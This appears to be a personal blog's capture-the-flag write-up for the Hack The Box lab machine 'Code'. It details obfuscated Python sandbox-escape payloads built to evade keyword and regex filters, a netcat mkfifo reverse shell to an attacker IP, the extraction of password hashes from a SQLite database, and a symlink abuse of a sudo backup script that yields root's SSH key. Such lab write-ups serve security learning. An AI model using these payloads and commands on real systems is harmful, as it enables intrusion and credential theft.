
Repost: HTB Code and my journey through Python Sanbox Escapes
Due to time constraints, I have decided to populate this page with some of my old writeups. This is one of my favorite writeups I have ever made, so I want to highlight it. I won’t repost all the writeups from my legacy site. Only the ones I feel highlight my growth and skills.
Introduction
I had previously tackled Code during Season 7 and it was a great way to test my python skills. This is a Linux-based machine that blends web exploitation, Python, sandbox escapes, and Linux privilege escalation.
The machine follows a natural progression from enumeration to jail escape to credential discovery to privilege escalation. Along the way it reinforces important concepts like bypassing restricted environments, handling reverse shells, and abusing misconfigured sudo scripts.
Summary
In this machine we will cover:
- Enumerating services with Nmap to identify SSH and a Web Server with a Python code editor
- Escaping a Python sandbox jail by reconstructing banned functions
- Executing a reverse shell to gain an initial foothold
- Extracting database credentials and pivoting via SSH
- Exploiting a vulnerable backup script to escalate privileges to root
Information Gathering
A quick nmap scan revealed two open ports:
- 22/tcp - SSH(OpenSSH 8.2pl Ubuntu)
- 5000/tcp - HTTP(Gunicorn 20.0.4 serving a “Python Code Editor” app)
1 | nmap -n -sCV -Pn --min-rate 5000 {target} |
Here is what the website looked like:
In this image we can notice a few things off the bat; the Register, Login, and About button. As well as The Python Online IDE that is hosted there. Normally, with web I like to take the “happy path” approach as I learned from the OWASP Juice Shop Guide, so my first thought was to test out the IDE.
Vulnerability Assessment
This section is quite straightforward. We simply test a few different common methods to get command execution, but kept triggering the filter. I then started to create a list of all of the common keywords that the filter was triggered by. This led me to believe that it was implementing a blacklist instead of a whitelist.
Exploitation
I will show two ways that I solved this. The first one is much simpler since it just relies on a few concepts. The second one relies oon many different concepts including one that I found very interesting and I’m excited to share.
String Concat Method (Simpler)
First, we need to understand what the blacklist is trying to stop. The app blocks obvious dangerous tokens like import, os, eval, exec, open, and even direct references to modules or functions that would spawn processes. I took notes of the extensive list of keywords, but the filter was string-based: it looks for forbidden words literally typed in the code. That means if you don’t type those words the filter won’t trigger.
In order to perform this though we first need to understand Python’s built-in functions. These are essentially functions that are always available for you to use without any import needed. Between these functions there are a few that are important for this to work.
len(): I could’ve picked any built-in function, and most people know what they do, but what you might not know is that they are also objects. Objects in python can have methods called on them.len.__self__: This method essentially acts as the namespace for the object. When you call it, it returns the module name that it is a part of. In this case it would print out<module 'builtins' (built-in)>.getattr(): Now that we have the object named ‘builtins’, we can utilize this function. It takes an object as an argument and then returns the value of the named attribute.__import__: This is a built-in function that is also an attribute of the ‘builtin’ object.
Putting everything we just learned together with some string concatenation will look something like this
1 | os = getattr(len.__self__, '__im' + 'port__')('o'+'s') |
Here we essentially imported the os module without directly typing the name. Now all that is left to do is make a call to the function by referencing the object once again.
We again run into the same issue regarding the blacklist and not being able to type the name system directly. Thankfully, I already showed you the bypass:
1 | getattr(os, 'sys' + 'tem')('id') |
This utilizes the same concept, but this time we reference the os variable that just points to the os object/module. Finally, using string concatenation again, we are able to make the system call.
We can call all of this in a nice, beautiful one-liner:
1 | getattr(len.__self__, '__im' + 'port__')('o'+'s').__getattribute__('sys'+'tem')('id') |
Before moving to the next section I want to give a list of sources that helped a lot while writing the next section you will read:
- HackTricks
- Reelix’s Site of Stuff
- Bit Tripping
- Python Security
- 3v@l’s Medium Post
- Chase Seiber Blog
- The Glass Sandbox
Alternative Method I named “Introspection-Based Python Sandbox Escape”
While standard bypasses like the one above exist for this environment, the following method was developed as a technical exercise to demonstrate deep-tissue manipulation of the Python runtime and reflection-based object retrieval.
Methodology: The “From Scratch” Reflection Chain
This approach avoids all high-level keywords and import statemets, instead utilizing Python’s internal class registration system to “live-patch” a path to the subprocess module.
Phase 1: Ascending the Inheritance Tree
The exploit begins by leveraging a primitive type to reach the object base class. This is a classic MRO (Method Resolution Order) pivot. By invoking __subclasses__() on the root object, we gain a live inventory of every class currently resident in the interpreter’s memory.
1 | subs = ().__class__.__base__.__subclasses__() |
Phase 2: Dynamic Symbol Resolution (Reflective Discovery)
To maintain a “zero-signature” profile, we avoid string literals. We use a Generator Expression to synthesize the target class name (Popen) at runtime. This bypasses static analysis filters that flag the string “Popen”.
1 | P = [c for c in subs if c.__name__ == ''.join(chr(x) for x in [80, 111, 112, 101, 110])][0] |
Unlike hardcoding an index (e.g.,
subs[401]), which is fragile across different Python versions/environments, this filtering method is robust and environment-agnostic.
Phase 3: The __globals__ Pivot
The “hook” of this method lies in the exploitation of function attributes. Since the Popen classs constructor (__init__) is a function object, it carries a __globals__ attribute. This attribute is a direct reference to the Symbol Table of the subprocess module.
1 | g = P.__init__.__globals__ |
This transition is significant since we effectively “imported” the internal constants of subprocess(like PIPE and STDOUT) without ever calling import.
Phase 4: Execution via indirect Invocation
With the symbol table hijacked, we can retrieve the necessary constants for I/O redirection and spawn the process.
1 | # Retrieving 'PIPE' and defining the 'id' command via ASCII synthesis |
Optimized Reflection Payload
In a real-world restricted environment (like a 100-character input limit or recursive filter), we would likely use functional programming to make it a “one-liner” or use a more robust “attribute-crawling” to ensure it doesn’t break if the environment changes.
Instead of multiple variable assignments, we can chain the logic. This makes the payload harder to intercept with step-by-step debuggers and more elegant as a technical PoC.
1 | [print(p.communicate()[0].decode()) for p in [next(c for c in ().__class__.__base__.__subclasses__() if c.__name__ == ''.join(chr(x) for x in [80,111,112,101,110]))(['id'], stdout=next(c for c in ().__class__.__base__.__subclasses__() if c.__name__ == ''.join(chr(x) for x in [80,111,112,101,110])).__init__.__globals__[''.join(chr(x) for x in [80,73,80,69])])]] |
By using
next()inside a list comprehension, we avoid creatingsubs,P, andgin the local namespace. This leaves a smaller forensic footprint. Usingnext(c for c in ...)is more efficient than[c for c in ...][0]. It stops searching the moment it finds the class, which is faster and more “Pythonic” for internal tools. The entire process, from climbing the MRO to printing the output, happens in a single execution block.
The Extreme Obfuscation
This is a long way from where we started. This technique moves from simply hiding strings to hiding how you access attributes. In a highly restricted Python sandbox, a developer might block specific “dunder” attributes like __class__ or __subclasses__ using a blacklist or a regex filter.
By using getattr(), you are no longer using the dot operator (.), which is the first thing a security filter looks for.
Attribute Retrieval via Reflection
If you’ve read up to this point and not skippped to get the answer and move on, you know that my previous method for bypassing Python filters was already pretty slick. It used ASCII synthesis and class crawling to find subprocess.Popen without ever typing a forbidden word. But if I’m being honest, when I wrote that last year I was ignorant to the greatest weakness of my entire approach: The Dot Operator (.).
Most Python sandboxes use regex to look for patterns like .____class__ or .____sublcasses__. Even if I hide the word “Popen,” the moment I use a dot followed by a dunder, the alarm bells go off.
That’s where this new “Extreme Obfuscation” payload comes in
1 | # Original Version |
By switching to getattr(), we no longer trigger the alarm.
Ghost String and Nested Reflection
This is my favorite part of the obfuscation. Even if I use getattr, a simple filter might still scan the code for the "__class__".
To beat that, I use String Slicing:'___class__'[1:]
By adding an extra underscore at the start and then immediately telling Python to ignore the first character, the literal string "__class__" never exists in the source code. It only exists in memory, for a fraction of a second, during runtime. Finally, this payload works like a Russian nesting doll. Instead of a linear path, we are wrapping the inter inside itself. This is what simulates the . operator.
Putting it all together
By utilizing this, the new version of the payload will look like this:
1 | [print(p.communicate()[0].decode()) for p in [getattr(next(c for c in getattr(getattr(getattr((), '___class__'[1:]), '___base__'[1:]), '___subclasses__'[1:])() if getattr(c, '___name__'[1:]) == ''.join(chr(x) for x in [80,111,112,101,110])), '__init__')(['id'], stdout=getattr(next(c for c in getattr(getattr(getattr((), '___class__'[1:]), '___base__'[1:]), '___subclasses__'[1:])() if getattr(c, '___name__'[1:]) == ''.join(chr(x) for x in [80,111,112,101,110])), '__init__').__globals__[''.join(chr(x) for x in [80,73,80,69])])]] |
Testing the Solution
When implementing any of this solutions, the next logical step is to try and get a reverse shell. We can test this possibility by setting a simple listener.
1 | sudo tcpdump -i tun0 icmp -n |
We send a simple ping command. You will send something like this inside the IDE:
1 | [print(p.communicate()[0].decode()) for p in [getattr(next(c for c in getattr(getattr(getattr((), '___class__'[1:]), '___base__'[1:]), '___subclasses__'[1:])() if getattr(c, '___name__'[1:]) == ''.join(chr(x) for x in [80,111,112,101,110])), '__init__')(['ping -c 1 {YOUR_IP}'], stdout=getattr(next(c for c in getattr(getattr(getattr((), '___class__'[1:]), '___base__'[1:]), '___subclasses__'[1:])() if getattr(c, '___name__'[1:]) == ''.join(chr(x) for x in [80,111,112,101,110])), '__init__').__globals__[''.join(chr(x) for x in [80,73,80,69])])]] |
We can see where the ping command was there is a ping -c 1 {YOUR_IP} now. If you get a response, then that means you officially have RCE and now you can send your revshell command. Make sure you setup a listener first:
1 | nc -lvnp 4444 |
Revshell:
1 | rm /tmp/f; mkfifo /tmp/f; cat /tmp/f|/bin/bash -i 2>&1|nc {YOUR_IP} 4444 >/tmp/f |
Post-Exploitation
Once you get a reverse shell and stabilize it, you can move onto some enumeration. As we learned from the HTB Academy in pentesting we often loop back around after reaching this stage.
Enumeration - Credential Discovery/Shell as martin
In the directory which you shell into, there is a subdirectory called instance/. Inside of that directory is a database file.
1 | app-production@code:~/app$ ls -lah |
I checked for the sqlite3 binary, and it was available so no need to file transfer. I decided to take a look at the tables
1 | app-production@code:~/app/instance$ sqlite3 database.db |
From the user table we get two usernames and their respective hashes. I checked the /etc/passwd/ file and the only valid user was martin. These credentials are for the Python IDE Web App, but we can check for reuse. Thankfully it worked and we were able to SSH into martin.
Privilege Escalation
The first thing I noticed is a non-standard directory named backups/. When looking inside it we see a compressed file which seems to be a backup of the web app. Looking at the task.json file, there seems to be some parameters that were set.
1 | martin@code:~/backups$ cat task.json |
This file has two key parameters: destination and directories_to_archive. We have write permissions on the file so maybe we can change some parameters later. Lastly, I checked the sudo permissions and found the script that backs up the app.
1 | martin@code:~$ sudo -l |
The script is pretty straightforward. It checks for arguments to be passed and for the file passed in the argument to exist. Then it defines a whitelist of what paths are allowed to be backed up. After that, it parses the json file for what directories to archive and it filters the characters pattern “../“. This is a filter to prevent LFI. Finally, it stores the filtered version back into the json file and it parses the directories once again. After that, it checks that the allowed paths are a such. There doesn’t seem to be any other type of filtering in place. This means we can bypass this with a simple symbolic link.
1 | martin@code:~/backups$ ln -s / "$HOME/archive_root" |
Now we edit the json file as to include our symbolic link:
1 | { |
I set the logging to true just for visualization purposes. Once the file is parsed again the symbolic link will point to /root/.ssh. From there we simply use the key to ssh into root.
1 | martin@code:~/backups$ sudo /usr/bin/backy.sh task.json |
Now that we have the key we can log in even through SSH as long as we save it
1 | martin@code:~/backups/home/martin/archive_root/root/.ssh$ ssh -i id_rsa root@localhost |
Conclusion
The machine Code is a great demonstration of:
- Jail escape techniques in Python sandboxes (rebuilding blacklisted commands).
- Reverse shells for remote access.
- Database looting to find sensitive credentials.
- Symlink attacks to bypass directory restrictions in scripts.
Lessons Learned
- Keyword blacklists are not sufficient for sandboxing — attackers can obfuscate or rebuild banned functions.
- Storing plaintext credentials in databases is risky.
- Sudo scripts must validate resolved paths, not just input strings, to prevent symlink traversal.
This was an engaging machine that blended web exploitation, lateral movement, and privilege escalation into a single coherent flow.
Happy Hacking :)!